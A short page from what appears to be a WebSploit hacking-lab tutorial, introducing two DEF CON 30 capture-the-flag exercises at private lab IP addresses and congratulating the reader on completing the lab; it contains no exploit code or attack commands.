
You probably guessed it...


DC30_01 is the first CTF-like exercise that I released for DEF CON 30.... and...

Yes, **DC30_02** is the second exercise.

You will NOT receive any hints or tips for these two exercises. **You must find the vulnerabilities on your own and compromise both applications.** The following are the IP addresses for both applications:

- DC30_01 = 10.6.6.24
- DC30_02 = 10.6.6.25





Congratulations!

You have successfully completed the lab!

Of course, you can continue *playing* with all the vulnerable applications within [WebSploit](#) and others that I have listed in the GitHub repository (<https://becomingahacker.org/github>), as there are dozens of other “flags” / challenges / exercises...